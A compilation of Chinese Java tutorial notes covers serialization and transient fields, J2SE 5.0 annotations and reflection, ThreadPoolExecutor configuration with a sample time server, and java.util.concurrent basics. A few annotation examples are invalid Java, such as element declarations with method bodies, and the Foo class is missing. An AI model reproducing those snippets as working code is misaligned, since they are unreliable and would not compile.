        minorVer = dis.readShort();
        majorVer = dis.readShort();
    }
}
```

---

```

    }
    int getMajorVer() {
        return majorVer;
    }
    int getMinorVer() {
        return minorVer;
    }
    void showIS() {
        System.out.println(is);
    }
}

public class TransDemo {
    public static void main(String[] args) throws IOException {
        if (args.length != 1) {
            System.err.println("usage: java TransDemo classfile");
            return;
        }
        ClassLib cl = new ClassLib(new FileInputStream(args[0]));
        System.out.printf("Minor version number: %d%n", cl.getMinorVer());
        System.out.printf("Major version number: %d%n", cl.getMajorVer());
        cl.showIS();
        try (FileOutputStream fos = new FileOutputStream("x.ser");
            ObjectOutputStream oos = new ObjectOutputStream(fos)) {
            oos.writeObject(cl);
        }
        cl = null;
        try (FileInputStream fis = new FileInputStream("x.ser");
            ObjectInputStream ois = new ObjectInputStream(fis)) {
            System.out.println();
            cl = (ClassLib) ois.readObject();
            System.out.printf("Minor version number: %d%n", cl.getMinorVer());
            System.out.printf("Major version number: %d%n", cl.getMajorVer());
            cl.showIS();
        } catch (ClassNotFoundException cnfe) {
            System.err.println(cnfe.getMessage());
        }
    }
}

```

片段 1: 序列化和反序列化 ClassLib 对象

片段 1 中声明 ClassLib 和 TransDemo 类。ClassLib 是一个读取 Java 类文件的库，并且实现了 java.io.Serializable 接口，从而这些实例能被序列化和反序列化。TransDemo 是一个用来序列化和反序列化 ClassLib 实例的应用类。

ClassLib 声明它的实例变量为 transient，原因是它可以毫无意义的序列化一个输入流（像上面讲述的那样）。事实上，如果此变量不是 transient 的话，当反序列化 x.ser 的内容时，则会抛出

---

java.io.NotSerializableException, 原因是 InputStream 没有实现 Serializable 接口。

编译片段 1: javac TransDemo.java; 带一个参数 TransDemo.class 运行应用: java TransDemo TransDemo.class。你或许会看到类似下面的输出:

```
ClassLib(InputStream) called
Minor version number: 0
Major version number: 51
java.io.FileInputStream@79f1e0e0
```

```
Minor version number: 0
Major version number: 51
null
```

以上输出表明: 当对象被重构时, 没有构造方法调用。此外, is 假定默认为 null, 相比较, 当 ClassLib 对象序列化时, majorVer 和 minorVer 是有值的。

类中的成员变量和 transient

Q: 类中的成员变量中可以使用 transient 吗?

A: 问题答案请看片段 2

```
public class TransDemo {
    public static void main(String[] args) throws IOException {
        Foo foo = new Foo();
        System.out.printf("w: %d%n", Foo.w);
        System.out.printf("x: %d%n", Foo.x);
        System.out.printf("y: %d%n", foo.y);
        System.out.printf("z: %d%n", foo.z);
        try (FileOutputStream fos = new FileOutputStream("x.ser");
            ObjectOutputStream oos = new ObjectOutputStream(fos)) {
            oos.writeObject(foo);
        }

        foo = null;

        try (FileInputStream fis = new FileInputStream("x.ser");
            ObjectInputStream ois = new ObjectInputStream(fis)) {
            System.out.println();
            foo = (Foo) ois.readObject();
            System.out.printf("w: %d%n", Foo.w);
            System.out.printf("x: %d%n", Foo.x);
            System.out.printf("y: %d%n", foo.y);
            System.out.printf("z: %d%n", foo.z);
        } catch (ClassNotFoundException cnfe) {
            System.err.println(cnfe.getMessage());
        }
    }
}
```

---

片段 2: 序列化和反序列化 Foo 对象

片段 2 有点类似片段 1。但不同的是, 序列化和反序列化的是 Foo 对象, 而不是 ClassLib。此外, Foo 包含一对变量, w 和 x, 以及实例变量 y 和 z。

编译片段 2(javac TransDemo.java)并运行应用(java TransDemo)。你可以看到如下输出:

```
w: 1
x: 2
y: 3
z: 4
```

```
w: 1
x: 2
y: 3
z: 0
```

这个输出告诉我们, 实例变量 y 是被序列化的, z 却没有, 它被标记 transient。但是, 当 Foo 被序列化时, 它并没有告诉我们, 是否变量 w 和 x 被序列化和反序列化, 是否只是以普通类初始化方式初始。对于答案, 我们需要查看 x.ser 的内容。

下面显示 x.ser 十六进制:

```
00000000 AC ED 00 05 73 72 00 03 46 6F 6F FC 7A 5D 82 1D ....sr..Foo.z]..
00000010 D2 9D 3F 02 00 01 49 00 01 79 78 70 00 00 00 03 ..?...I..yxp....
```

由于 JavaWorld 中的“The Java serialization algorithm revealed”这篇文章, 我们发现输出的含义:

```
AC ED 序列化协议标识
00 05 流版本号
73 表示这是一个新对象
72 表示这是一个新的类
00 03 表示类名长度(3)
46 6F 6F 表示类名(Foo)
FC 7A 5D 82 1D D2 9D 3F 表示类的串行版本标识符
02 表示该对象支持序列化
00 01 表示这个类的变量数量(1)
49 变量类型代码 (0×49, 或 I, 表示 int)
00 01 表示变量名长度(1)
79 变量名称(y)
78 表示该对象可选的数据块末端
70 表示我们已经到达类层次结构的顶部
00 00 00 03 表示 y 的值(3)
```

显而易见, 只有实例变量 y 被序列化。因为 z 是 transient, 所以不能序列化。此外, 即使它们标记 transien, w 和 x 不能被序列化, 原因是它们类变量不能序列化。

## 1.2.4 J2SE5.0 的注释

<http://developer.51cto.com/art/200906/132671.htm>

本文将向你介绍 J2SE5.0 中的注释。这是 J2SE 5.0 中最重要的新特性之一。本文将从什么是注释;

---

J2SE5.0 中预定义的注释；如何自定义注释；如何对注释进行注释以及如何在程序中读取注释 5 个方面进行讨论。

### 一、什么是注释

说起注释，得先提一提什么是元数据(metadata)。所谓元数据就是数据的数据。也就是说，元数据是描述数据的。就象数据表中的字段一样，每个字段描述了这个字段下的数据的含义。而 J2SE5.0 中的注释就是 java 源代码的元数据，也就是说注释是描述 java 源代码的。在 J2SE5.0 中可以自定义注释。使用时在 @ 后面跟注释的名字。

### 二、预定义在 J2SE5.0 中的注释

有三个，分别是：Override、Deprecated、SuppressWarnings。

#### Override

这个注释的作用是标识某一个方法是否覆盖了它的父类的方法。那么为什么要标识呢？让我们来看看如果不用 Override 标识会发生什么事情。

假设有两个类 Class1 和 ParentClass1，用 Class1 中的 myMethod1 方法覆盖 ParentClass1 中的 myMethod1 方法。

```
class ParentClass1
{
    public void myMethod1() {}
}
class Class1 extends ParentClass1
{
    public void myMethod2() {}
}
```

建立 Class1 的实例，并且调用 myMethod1 方法

```
ParentClass1 c1 = new Class1();
c1.myMethod1();
```

以上的代码可以正常编译通过和运行。但是在写 Class1 的代码时，误将 myMethod1 写成了 myMethod2，然而在调用时，myMethod1 并未被覆盖。因此，c1.myMethod1()调用的还是 ParentClass1 的 myMethod1 方法。更不幸的是，程序员并未意识到这一点。因此，这可能会产生 bug。

如果我们使用 Override 来修饰 Class1 中的 myMethod1 方法，当 myMethod1 被误写成别的方法时，编译器就会报错。因此，就可以避免这类错误。

```
class Class1 extends ParentClass1
{
    @Override    // 编译器产生一个错误
    public void myMethod2() {}
}
```

以上代码编译不能通过，被 Override 注释的方法必须在父类中存在同样的方法程序才能编译通过。也就是说只有下面的代码才能正确编译。

```
class Class1 extends ParentClass1
{
    @Override
    public void myMethod1() {}
}
```

## Deprecated

这个注释是一个标记注释。所谓标记注释，就是在源程序中加入这个标记后，并不影响程序的编译，但有时编译器会显示一些警告信息。

那么 `Deprecated` 注释是什么意思呢？如果你经常使用 `eclipse` 等 IDE 编写 `java` 程序时，可能会经常在属性或方法提示中看到这个词。如果某个类成员的提示中出现了这个词，就表示这个并不建议使用这个类成员。因为这个类成员在未来的 `JDK` 版本中可能被删除。之所以在现在还保留，是因为给那些已经使用了这些类成员的程序一个缓冲期。如果现在就去了，那么这些程序就无法在新的编译器中编译了。

说到这，可能你已经猜出来了。`Deprecated` 注释一定和这些类成员有关。说得对！使用 `Deprecated` 标注一个类成员后，这个类成员在显示上就会有一些变化。在 `eclipse` 中非常明显。让我们看看图 1 有哪些变化。




图 1 加上 `@Deprecated` 后的类成员在 `eclipse` 中的变化

从上图可以看出，有三个地方发生的变化。红色框里面的是变化的部分。

1. 方法定义处
2. 方法引用处
3. 显示的成员列表中

发生这些变化并不会影响编译，只是提醒一下程序员，这个方法以后是要被删除的，最好别用。

`Deprecated` 注释还有一个作用。就是如果一个类从另外一个类继承，并且 `override` 被继承类的 `Deprecated` 方法，在编译时将会出现一个警告。如 `test.java` 的内容如下：

```
class Class1
{
    @Deprecated
    public void myMethod(){}
}

class Class2 extends Class1
{
```

---

```
public void myMethod(){}
```

```
}
```

运行 `javac test.java` 出现如下警告：

注意：test.java 使用或覆盖了已过时的 API。

注意：要了解详细信息，请使用 `-Xlint:deprecation` 重新编译

使用 `-Xlint:deprecation` 显示更详细的警告信息：

test.java:4: 警告：[deprecation] Class1 中的 myMethod() 已过时

```
public void myMethod()
```

```
1 警告
```

这些警告并不会影响编译，只是提醒你一下尽量不要用 `myMethod` 方法。

`SuppressWarnings`

这个世界的事物总是成对出现。即然有使编译器产生警告信息的，那么就有抑制编译器产生警告信息的。

`SuppressWarnings` 注释就是为了这样一个目的而存在的。让我们先看一看如下的代码。

```
public void myMethod()
{
    List wordList = new ArrayList();
    wordList.add("foo");
}
```

这是一个类中的方法。编译它，将会得到如下的警告。

注意：Testannotation.java 使用了未经检查或不安全的操作。

注意：要了解详细信息，请使用 `-Xlint:unchecked` 重新编译。

这两行警告信息表示 `List` 类必须使用泛型才是安全的，才可以进行类型检查。如果想不显示这个警告信息有两种方法。一个是将这个方法进行如下改写：

```
public void myMethod()
{
    List<String> wordList = new ArrayList<String>();
    wordList.add("foo");
}
```

另外一种方法就是使用 `@SuppressWarnings`。

```
@SuppressWarnings (value={"unchecked"})
public void myMethod()
{
    List wordList = new ArrayList();
    wordList.add("foo");
}
```

要注意的是 `SuppressWarnings` 和前两个注释不一样。这个注释有一个属性。当然，还可以抑制其它警告，如 `@SuppressWarnings(value={"unchecked", "fallthrough"})`

### 三、如何自定义注释

注释的强大之处是它不仅可以使 java 程序变成自描述的，而且允许程序员自定义注释。注释的定义和接口差不多，只是在 `interface` 前面多了一个“@”。

```
public @interface MyAnnotation
{
}
```

---

上面的代码是一个最简单的注释。这个注释没有属性。也可以理解为是一个标记注释。就象 `Serializable` 接口一样是一个标记接口，里面未定义任何方法。

当然，也可以定义而有属性的注释。

```
public @interface MyAnnotation
{
    String value();
}
```

可以按如下格式使用 `MyAnnotation`

```
@MyAnnotation("abc")
public void myMethod()
{
}
```

看了上面的代码，大家可能有一个疑问。怎么没有使用 `value`，而直接就写“abc”了。那么“abc”到底传给谁了。其实这里有一个约定。如果没有写属性名的值，而这个注释又有 `value` 属性，就将这个值赋给 `value` 属性，如果没有，就出现编译错误。

除了可以省略属性名，还可以省略属性值。这就是默认值。

```
public @interface MyAnnotation
{
    public String myMethod() {} default "xyz";
}
```

可以直接使用 `MyAnnotation`

```
@MyAnnotation // 使用默认值 xyz
public void myMethod()
{
}
```

也可以这样使用

```
@MyAnnotation(myMethod="abc")
public void myMethod()
{
}
```

如果要使用多个属性的话。可以参考如下代码。

```
public @interface MyAnnotation
{
    public enum MyEnum{A, B, C}
    public MyEnum.value1() {}
    public String value2() {}
}
```

```
@MyAnnotation(value1=MyAnnotation.MyEnum.A, value2 = "xyz")
public void myMethod()
{
}
```

这一节讨论了如何自定义注释。那么定义注释有什么用呢？有什么方法对注释进行限制呢？我们能从程序中得到注释吗？这些疑问都可以从下面的内容找到答案。



---

#### 四、如何对 J2SE5.0 中的注释进行注释

这一节的题目读起来虽然有些绕口，但它所蕴涵的知识却对设计更强大的 java 程序有很大帮助。

在上一节讨论了自定义注释，由此我们可知注释在 J2SE5.0 中也和类、接口一样。是程序中的一个基本的组成部分。既然可以对类、接口进行注释，那么当然也可以对注释进行注释。

使用普通注释对注释进行注释的方法和对类、接口进行注释的方法一样。所不同的是，J2SE5.0 为注释单独提供了 4 种注释。它们是 Target、Retention、Documented 和 Inherited。下面就分别介绍这 4 种注释。

##### Target

这个注释理解起来非常简单。由于 target 的中文意思是“目标”，因此，我们可能已经猜到这个注释和某一些目标相关。那么这些目标是指什么呢？大家可以先看看下面的代码。

```
@Target({ElementType.METHOD})
@interface MyAnnotation {}

@MyAnnotation          // 错误的使用
public class Class1
{
    @MyAnnotation        // 正确的使用
    public void myMethod1() {}
}
```

以上代码定义了一个注释 MyAnnotation 和一个类 Class1，并且使用 MyAnnotation 分别对 Class1 和 myMethod1 进行注释。如果编译这段代码是无法通过的。也许有些人感到惊讶，没错啊！但问题就出在 @Target({ElementType.METHOD}) 上，由于 Target 使用了一个枚举类型属性，它的值是 ElementType.METHOD。这就表明 MyAnnotation 只能为方法注释。而不能为其它的任何语言元素进行注释。因此，MyAnnotation 自然也不能为 Class1 进行注释了。

说到这，大家可能已经基本明白了。原来 target 所指的目标就是 java 的语言元素。如类、接口、方法等。当然，Target 还可以对其它的语言元素进行限制，如构造函数、字段、参数等。如只允许对方法和构造函数进行注释可以写成：

```
@Target({ElementType.METHOD, ElementType.CONSTRUCTOR})
@interface MyAnnotation {}
```

##### Retention

既然可以自定义注释，当然也可以读取程序中的注释（如何读取注释将在下一节中讨论）。但是注释只有被保存在 class 文件中才可以被读出来。而 Retention 就是为设置注释是否保存在 class 文件中而存在的。下面的代码是 Retention 的详细用法。

```
@Retention(RetentionPolicy.SOURCE)
@interface MyAnnotation1 {}

@Retention(RetentionPolicy.CLASS)
@interface MyAnnotation2 {}

@Retention(RetentionPolicy.RUNTIME)
@interface MyAnnotation3 {}
```

其中第一段代码的作用是不将注释保存在 class 文件中，也就是说象“//”一样在编译时被过滤掉了。第二段代码的作用是只将注释保存在 class 文件中，而使用反射读取注释时忽略这些注释。第三段代码的作用是即将注释保存在 class 文件中，也可以通过反射读取注释。

##### Documented

这个注释和它的名子一样和文档有关。在默认的情况下在使用 javadoc 自动生成文档时，注释将被忽略掉。如果想在文档中也包含注释，必须使用 Documented 为文档注释。

---

```
@interface MyAnnotation{ }
@MyAnnotation
class Class1
{
    public void myMethod() { }
}
```

使用 javadoc 为这段代码生成文档时并不将 `@MyAnnotation` 包含进去。生成的文档对 `Class1` 的描述如下：

```
class Class1 extends java.lang.Object
```

而如果这样定义 `MyAnnotation` 将会出现另一个结果。

```
@Documented
```

```
@interface MyAnnotation { }
```

生成的文档：

```
@MyAnnotation // 这行是在加上 @Documented 后被加上的
```

```
class Class1 extends java.lang.Object
```

Inherited

继承是 java 主要的特性之一。在类中的 `protected` 和 `public` 成员都将会被子类继承，但是父类的注释会不会被子类继承呢？很遗憾的告诉大家，在默认的情况下，父类的注释并不会被子类继承。如果要继承，就必须加上 `Inherited` 注释。

```
@Inherited
```

```
@interface MyAnnotation { }
```

```
@MyAnnotation
```

```
public class ParentClass { }
```

```
    public class ChildClass extends ParentClass { }
```

在以上代码中 `ChildClass` 和 `ParentClass` 一样都已被 `MyAnnotation` 注释了。

## 五、如何使用反射读取注释

前面讨论了如何自定义注释。但是自定义了注释又有何用呢？这个问题才是 J2SE5.0 提供注释的关键。自定义注释当然是要用的。那么如何用呢？解决这个问题就需要使用 java 最令人兴奋的功能之一：反射(reflect)。

在以前的 JDK 版本中，我们可以使用反射得到类的方法、方法的参数以及其它的类成员等信息。那么在 J2SE5.0 中同样也可以象方法一样得到注释的各种信息。

在使用反射之前必须使用 `import java.lang.reflect.*` 来导入和反射相关的类。

如果要得到某一个类或接口的注释信息，可以使用如下代码：

```
Annotation annotation = TestAnnotation.class.getAnnotation(MyAnnotation.class);
```

如果要得到全部的注释信息可使用如下语句：

```
Annotation[] annotations = TestAnnotation.class.getAnnotations();
```

或

```
Annotation[] annotations = TestAnnotation.class.getDeclaredAnnotations();
```

`getDeclaredAnnotations` 与 `getAnnotations` 类似，但它们不同的是 `getDeclaredAnnotations` 得到的是当前成员所有的注释，不包括继承的。而 `getAnnotations` 得到的是包括继承的所有注释。

如果要得到其它成员的注释，可先得到这个成员，然后再得到相应的注释。如得到 `myMethod` 的注释。

```
Method method = TestAnnotation.class.getMethod("myMethod", null);
```

```
Annotation annotation = method.getAnnotation(MyAnnotation.class);
```

---

注：要想使用反射得到注释信息，这个注释必须使用  
@Retention(RetentionPolicy.RUNTIME)进行注释。

总结

J2SE5.0 中的注释是一项非常有趣的功能。它不但有趣，而且还非常有用。如即将出台的 EJB3.0 规范就是借助于注释实现的。这样将使 EJB3.0 在实现起来更简单，更人性化。还有 Hibernate3.0 除了使用传统的方法生成 hibernate 映射外，也可以使用注释来生成 hibernate 映射。总之，如果能将注释灵活应用到程序中，将会使你的程序更加简洁和强大。

## 1.2.5 ThreadPoolExecutor 机制

<http://itindex.net/detail/53195-threadpoolexecutor>

<http://blog.csdn.net/cutesource/article/details/6061229>

<http://www.importnew.com/8542.html>

```
public ThreadPoolExecutor(int corePoolSize,  
                           int maximumPoolSize,  
                           long keepAliveTime,  
                           TimeUnit unit,  
                           BlockingQueue<Runnable> workQueue,  
                           ThreadFactory threadFactory,  
                           RejectedExecutionHandler handler)
```

看这个参数很容易让人以为是线程池里保持 corePoolSize 个线程，如果不够用，就加线程入池直至 maximumPoolSize 大小，如果还不够就往 workQueue 里加，如果 workQueue 也不够就用 RejectedExecutionHandler 来做拒绝处理。

但实际情况不是这样，具体流程如下：

- 1) 当池子大小小于 corePoolSize 就新建线程，并处理请求
- 2) 当池子大小等于 corePoolSize，把请求放入 workQueue 中，池子里的空闲线程就去从 workQueue 中取任务并处理
- 3) 当 workQueue 放不下新入的任务时，新建线程入池，并处理请求，如果池子大小撑到了 maximumPoolSize 就用 RejectedExecutionHandler 来做拒绝处理
- 4) 另外，当池子的线程数大于 corePoolSize 的时候，多余的线程会等待 keepAliveTime 长的时间，如果无请求可处理就自行销毁

从中可以发现 ThreadPoolExecutor 就是依靠 BlockingQueue 的阻塞机制来维持线程池，当池子里的线程无事可干的时候就通过 workQueue.take()阻塞住。

-----  
aio 服务端例子：

TimeServer

```
package com.laifeng.aio;
```

```
import com.laifeng.bio.TimeServerHandler;
```

```
import java.io.IOException;
```

```
import java.net.ServerSocket;
```

```
import java.net.Socket;
```

---

```

/**
 * Created by wangqiao on 2015/4/15.
 */
public class TimeServer {

    public static void main(String[] args) throws IOException {
        int port = 8080;
        if(args != null && args.length > 0){
            try {
                port = Integer.valueOf(args[0]);
            } catch (NumberFormatException e){

            }
        }
        ServerSocket server = null;
        try {
            server = new ServerSocket(port);
            System.out.println("The time server is start in port:" + port);
            Socket socket = null;
            TimeServerHandlerExcutePool singleExcutor = new TimeServerHandlerExcutePool(50,
10000);

            while(true){
                socket = server.accept();
                singleExcutor.execute(new TimeServerHandler(socket));
            }
        } finally {
            if (server != null) {
                System.out.println("The time server close");
                server.close();
                server = null;
            }
        }
    }
}

```

TimeServerHandlerExcutePool

package com.laifeng.aio;

```

import java.util.concurrent.ArrayBlockingQueue;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.ThreadPoolExecutor;

```

---

```

import java.util.concurrent.TimeUnit;

/**
 * Created by wangqiao on 2015/4/15.
 */
public class TimeServerHandlerExcutePool {

    private ExecutorService executor;

    public TimeServerHandlerExcutePool(int maxPoolSize, int queueSize) {
        executor = new ThreadPoolExecutor(Runtime.getRuntime().availableProcessors(), maxPoolSize,
120L, TimeUnit.SECONDS,
        new ArrayBlockingQueue<Runnable>(queueSize));
    }

    public void execute(Runnable task) {
        executor.execute(task);
    }
}

```

使用 `ThreadPoolExecutor` 并行执行独立的单线程任务

Java SE 5.0 中引入了任务执行框架，这是简化多线程程序设计开发的一大进步。使用这个框架可以方便地管理任务：管理任务的生命周期以及执行策略。

在这篇文章中，我们通过一个简单的例子来展现这个框架所带来的灵活与简单。

基础

执行框架引入了 `Executor` 接口来管理任务的执行。`Executor` 是一个用来提交 `Runnable` 任务的接口。这个接口将任务提交与任务执行隔离起来：拥有不同执行策略的 `executor` 都实现了同一个提交接口。改变执行策略不会影响任务的提交逻辑。

如果你要提交一个 `Runnable` 对象来执行，很简单：

```

Executor exec = ...;
exec.execute(runnable);

```

线程池

如前所述，`executor` 如何去执行提交的 `Runnable` 任务并没有在 `Executor` 接口中规定，这取决于你所用的 `executor` 的具体类型。这个框架提供了几种不同的 `executor`，执行策略针对不同的场景而不同。

你可能会用到的最常见的 `executor` 类型就是线程池 `executor`，也就是 `ThreadPoolExecutor` 类（及其子类）的实例。`ThreadPoolExecutor` 管理着一个线程池和一个工作队列，线程池存放着用于执行任务的工作线程。

你肯定在其他技术中也了解过“池”的概念。使用“池”的一个最大的好处就是减少资源创建的开销，用过并释放后，还可以重用。另一个间接的好处是你可以控制使用资源的多少。比如，你可以调整线程池的大小达到你想要的负载，而不损害系统的资源。

这个框架提供了一个工厂类，叫 `Executors`，来创建线程池。使用这个工程类你可以创建不同特性的线程池。尽管底层的实现常常是一样的（`ThreadPoolExecutor`），但工厂类可以使你不必使用复杂的构造函数就可以快速地设置一个线程池。工程类的工厂方法有：

**`newFixedThreadPool`**：该方法返回一个最大容量固定的线程池。它会按需创建新线程，线程数量不大于配置的数量大小。当线程数达到最大以后，线程池会一直维持这么多不变。

---

**newCachedThreadPool:** 该方法返回一个无界的线程池，也就是没有最大数量限制。但当工作量减小时，这类线程池会销毁没用的线程。

**newSingleThreadedExecutor:** 该方法返回一个 `executor`，它可以保证所有的任务都在一个单线程中执行。

**newScheduledThreadPool:** 该方法返回一个固定大小的线程池，它支持延时和定时任务的执行。

这仅仅是一个开端。`Executor` 还有一些其他用法已超出了这篇文章的范围，我强烈推荐你研究以下内容：

生命周期管理的方法，这些方法由 `ExecutorService` 接口声明（比如 `shutdown()` 和 `awaitTermination()`）。

使用 `CompletableFuture` 来查询任务状态、获取返回值，如果有返回值的话。

`ExecutorService` 接口特别重要，因为它提供了关闭线程池的方法，并确保清理了不再使用的资源。令人欣慰的是，`ExecutorService` 接口相当简单、一目了然，我建议全面地学习下它的文档。

大致来说，当你向 `ExecutorService` 发送了一个 `shutdown()` 消息后，它就不会接收新提交的任务，但是仍在队列中的任务会被继续处理完。你可以使用 `isTerminated()` 来查询 `ExecutorService` 终止状态，或使用 `awaitTermination(...)` 方法来等待 `ExecutorService` 终止。如果传入一个最大超时时间作为参数，`awaitTermination` 方法就不会永远等待。

警告：对 JVM 进程永远不会退出的理解上，存在着一些错误和迷惑。如果你不关闭 `executorService`，只是销毁了底层的线程，JVM 就不会退出。当最后一个普通线程（非守护线程）退出后，JVM 也会退出。

配置 `ThreadPoolExecutor`

如果你决定不使用 `Executor` 的工厂类，而是手动创建一个 `ThreadPoolExecutor`，你需要使用构造函数来创建并配置。下面是这个类使用最广泛的一个构造函数：

```
public ThreadPoolExecutor(
    int corePoolSize,
    int maxPoolSize,
    long keepAlive,
    TimeUnit unit,
    BlockingQueue<Runnable> workQueue,
    RejectedExecutionHandler handler);
```

如你所见，你可以配置以下内容：

核心池的大小（线程池将会使用的大小）

最大池大小

存活时间，空闲线程在这个时间后被销毁

存放任务的工作队列

任务提交拒绝后要执行的策略

限制队列中任务数

限制执行任务的并发数、限制线程池大小对应用程序以及程序执行结果的可预期性与稳定性有很大的好处。无尽地创建线程，最终会耗尽运行时资源。你的应用程序因此会产生严重的性能问题，甚至导致程序不稳定。

这只解决了部分问题：限制了并发任务数，但并没有限制提交到等待队列的任务数。如果任务提交的速率一直高于任务执行的速率，那么应用程序最终会出现资源短缺的状况。

解决方法是：

为 `Executor` 提供一个存放待执行任务的阻塞队列。如果队列填满，以后提交的任务会被“拒绝”。

当任务提交被拒绝时会触发 `RejectedExecutionHandler`，这也是为什么这个类名中引用动词“`rejected`”。你可以实现自己的拒绝策略，或者使用框架内置的策略。

---

默认的拒绝策略可以让 `executor` 抛出一个 `RejectedExecutionException` 异常。然而，还有其他的内建策略：

- 悄悄地丢弃一个任务

- 丢弃最旧的任务，重新提交最新的

- 在调用者的线程中执行被拒绝的任务

什么时候以及为什么我们才会这样配置线程池？让我们看一个例子。

示例：并行执行独立的单线程任务

最近，我被叫去解决一个很久以前的任务的问题，我的客户之前就运行过这个任务。大致来说，这个任务包含一个组件，这个组件监听目录树所产生的文件系统事件。每当一个事件被触发，必须处理一个文件。一个专门的单线程执行文件处理。说真的，根据任务的特点，即使我能把它并行化，我也不想那么做。一天的某些时候，事件到达率才很高，文件也没必要实时处理，在第二天之前处理完即可。

当前的实现采用了一些混合且匹配的技术，包括使用 `UNIX SHELL` 脚本扫描目录结构，并检测是否发生改变。实现完成后，我们采用了双核的执行环境。同样，事件的到达率相当低：目前为止，事件数以百万计，总共要处理 1~2T 字节的原始数据。

运行处理程序的主机是 12 核的机器：很好机会去并行化这些旧的单线程任务。基本上，我们有了食谱的所有原料，我们需要做的仅仅是把程序建立起来并调节。在写代码前，我们必须了解下程序的负载。我列一下我检测到的内容：

- 有非常多的文件需要被周期性地扫描：每个目录包含 1~2 百万个文件

- 扫描算法很快，可以并行化

- 处理一个文件至少需要 1s，甚至上升到 2s 或 3s

- 处理文件时，性能瓶颈主要是 CPU

CPU 利用率必须可调，根据一天时间的不同而使用不同的负载配置。

我需要这样一个线程池，它的大小在程序运行的时候通过负载配置来设置。我倾向于根据负载策略创建一个固定大小的线程池。由于线程的性能瓶颈在 CPU，它的核心使用率是 100%，不会等待其他资源，那么负载策略就很好计算了：用执行环境的 CPU 核心数乘以一个负载因子（保证计算的结果在峰值时至少有一个核心）：

```
int cpus = Runtime.getRuntime().availableProcessors();
```

```
int maxThreads = cpus * scaleFactor;
```

```
maxThreads = (maxThreads > 0 ? maxThreads : 1);
```

然后我需要使用阻塞队列创建一个 `ThreadPoolExecutor`，可以限制提交的任务数。为什么？是这样，扫描算法执行很快，很快就产生庞大数量需要处理的文件。数量有多庞大呢？很难预测，因为变动太大了。我不想让 `executor` 内部的队列不加选择地填满了要执行的任务实例（这些实例包含了庞大的文件描述符）。我宁愿在队列填满时，拒绝这些文件。

而且，我将使用 `ThreadPoolExecutor.CallersRunsPolicy` 作为拒绝策略。为什么？因为当队列已满时，线程池的线程忙于处理文件，我让提交任务的线程去执行它（被拒绝的任务）。这样，扫描会停止，转而去处理一个文件，处理结束后马上又会扫描目录。

下面是创建 `executor` 的代码：

```
ExecutorService executorService =  
    new ThreadPoolExecutor(  
        maxThreads, // core thread pool size  
        maxThreads, // maximum thread pool size  
        1, // time to wait before resizing pool  
        TimeUnit.MINUTES,  
        new ArrayBlockingQueue<Runnable>(maxThreads, true),  
        new ThreadPoolExecutor.CallersRunsPolicy());
```

---

下面是程序的框架（极其简化版）：

```
// scanning loop: fake scanning
while (!dirsToProcess.isEmpty()) {
    File currentDir = dirsToProcess.pop();

    // listing children
    File[] children = currentDir.listFiles();

    // processing children
    for (final File currentFile : children) {
        // if it's a directory, defer processing
        if (currentFile.isDirectory()) {
            dirsToProcess.add(currentFile);
            continue;
        }

        executorService.submit(new Runnable() {
            @Override
            public void run() {
                try {
                    // if it's a file, process it
                    new ConvertTask(currentFile).perform();
                } catch (Exception ex) {
                    // error management logic
                }
            }
        });
    }
}

// ...
// wait for all of the executor threads to finish
executorService.shutdown();
try {
    if (!executorService.awaitTermination(60, TimeUnit.SECONDS)) {
        // pool didn't terminate after the first try
        executorService.shutdownNow();
    }

    if (!executorService.awaitTermination(60, TimeUnit.SECONDS)) {
        // pool didn't terminate after the second try
    }
} catch (InterruptedException ex) {
    executorService.shutdownNow();
}
```



```
Thread.currentThread().interrupt();  
}
```

## 总结

看到了吧，Java 并发 API 非常简单易用，十分灵活，也很强大。真希望我多年前可以多花点功夫写一个这样简单的程序。这样我就可以在几小时内解决由传统单线程组件所引发的扩展性问题。

## 1.2.6 Java 的 concurrent 用法详解

<http://www.open-open.com/bbs/view/1320131360999>

我们都知道，在 JDK1.5 之前，Java 中要进行业务并发时，通常需要有程序员独立完成代码实现，当然也有一些开源的框架提供了这些功能，但是这些依然没有 JDK 自带的功能使用起来方便。而当针对高质量 Java 多线程并发程序设计时，为防止死锁等现象的出现，比如使用 java 之前的 wait()、notify() 和 synchronized 等，每每需要考虑性能、死锁、公平性、资源管理以及如何避免线程安全性方面带来的危害等诸多因素，往往会采用一些较为复杂的安全策略，加重了程序员的开发负担。万幸的是，在 JDK1.5 出现之后，Sun 大神（Doug Lea）终于为我们这些可怜的小程序员推出了 java.util.concurrent 工具包以简化并发完成。开发者们借助于此，将有效的减少竞争条件（race conditions）和死锁线程。concurrent 包很好的解决了这些问题，为我们提供了更实用的并发程序模型。

Executor	: 具体 Runnable 任务的执行者。
ExecutorService	: 一个线程池管理者，其实现类有多种，我会介绍一部分。我们能把 Runnable,Callable 提交到池中让其调度。
Semaphore	: 一个计数信号量
